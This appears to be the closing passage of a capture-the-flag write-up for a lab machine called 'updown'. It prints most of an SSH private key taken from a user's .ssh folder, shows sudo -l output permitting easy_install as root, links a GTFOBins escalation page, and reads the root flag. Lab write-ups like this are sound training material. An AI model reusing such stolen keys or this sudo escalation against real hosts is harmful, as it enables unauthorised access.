5Le1Mt/vusQ3feboAHbbk5+6swNN8UjZKp7dh4IygDzq+nLSLzA6YfCXgRdhfUuF67Xwj
++vLqc5sU+7rbxg9DdQGN/hBkaTm+6ufV9KXD0ZyFJ8btrDfryF43xr6ogGKMzgeQ3L/K2
9m5Ioukt0NbTNVv4Fu3AkM50tTJJZthVxCPZRL/T8tg+AWrb6FKrU/GgqLK6yr06QEJD
6734qEobSKaPeRn8segY9jCiekLoYiSvjts2JtM9ro4w17jNleCW9CNVHfqmvkLcU7DUFa
XClnLd0sU31V3hLT04Wiy0SpFxcJcfk4MED0t948EaX8dXlYCWscwJ0QmqR7rtJ4VKSA1NR
V6+rVdrhNSyG+UyawiMe0/RJW3NTD6xgPLeFVfBHrC05J0QnKq5zTMS3tnJCLEB0B8SHIr
wgIMweEfrWzinUismUx3mc48J1PhQAAAMBAEAAAGAMhM4KPlsRlpxhG/Q3kl1zaQXt
b/ilNpa+mjHykQo6+i5PHAipilCDih5CJFeUggr5L7f06egR4ilcebps5tzQw9IPtG2TF+
ydt1GUozEf0rtoJhx+eGkdVWzYh5XNfKh4HZMzD/sso9mTRiATkgLOPpNiom+hZolipE0
NBaoVC84pPezAtU4Z8Wf51VLmM30oft9+T11j0qk4FgPFSxqt6WDRjJIkwTdKsMvzA5XhK
rXhMhWhIpMwRQ1vxzBKDa1C0+XEA4w+uUlwJXg/SKEAb5jkk2FsFMRyFcnYYq7XV20kqa0
NnwFDHJ23nNE/piz14k8ss9xb3edhg1CJdzrMAd3aRwoL2h3Vq4TKnxQY6JrQ/3/QXd6Qv
ZV5xq4iINxYx/wKhpc15yLD4BCb7cxfZLh8gHSjAu5+L01Ez7E8MPw+VU3QRG4/Y47g0cq
DHSErme/ArptmaqLXDcYrRMh1AP+EPfSEVfifh/ftEVhVAbv9LdzJkvUR69Kok5LIhAAAA
wCb5o0xJbF8PuSasQ07FSW+TIjKH9EV/5Uy7BRCPungxw30L7altfJ6nL6b2a3ZIi66p
0QY/HBIGREw74gfiVt4g+lpPjD23TTMwYuVkr56aoxUIGIX84d/HuDTZL9at5gxvCvB3oz5
VkkKpZSWCnbuUvqn5FpHytRgjCx5f+inb++AzR412/ktRvL6fyiNAAiDs0aurHynsMNUjv0
N8WLHlBg56IDcmEqhgXXbEmUTY53WdShbHZJo0PF2GRcnNQAAAMEAyurJcawrbEZgEUXW
z3vcoZFjdpU0j9NSGa0yhMEiFNwmf9xZ96+7x0lcVYoDxelx49LbYDcUq6g20324qAmRR
RtUPAD03MPLUfI0g8qxqWn1VSIQBLUFpw54GIcuSoD0BbronWdjicUP0fzVecjkEQ0hp7gu
gNyFi4s68suDESmL5FC0WUuklrpkNENk7jzjhlzs3gdFU0IRCvpfmiT7LDGwX9YlfsVXTJ
mtpd5SG55TJuGJqXCyeM+U0DBdxsT5AAAAwQDDfs/CULEQU0+2Ij9rWAlKaTEKLkmZjSqb
2d9yJVHHZGPe1DZfRu0nYYonz5bfqoAh2GnYwvIp0h3nzzQo25vv3/ugRCQwGoFP1zslaa
ZSE5qGN9Ef0nUqvQa317rHn03moDWtYDbynVJuiQHLdaSCyf+uaZoCMINS65IOc/4Sj0v
3zga8EzubgwnpU7r9hN2jWboCCIOeDtvXfV08KT8pFDCCA+sMa5uoWQlBqms0WCLvta0We
N4jA+ppn1+3e0AAAAASZGV2ZWxvcGVyQHNPdGVPc3VwAQ==
-----END OPENSSH PRIVATE KEY-----
developer@updown:/home/developer/.ssh$

```

```

developer@updown:~$ tail -c 5 user.txt
02d4

```

```

developer@updown:~$ sudo -l

```

Matching Defaults entries for developer on localhost:

```

    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin

```

User developer may run the following commands on localhost:

```

    (ALL) NOPASSWD: /usr/local/bin/easy_install

```

```

developer@updown:~$

```

https://gtfobins.org/gtfobins/easy_install/

```

root@updown:/home# tail -c 4 /root/root.txt
0ad
root@updown:/home#

```

and root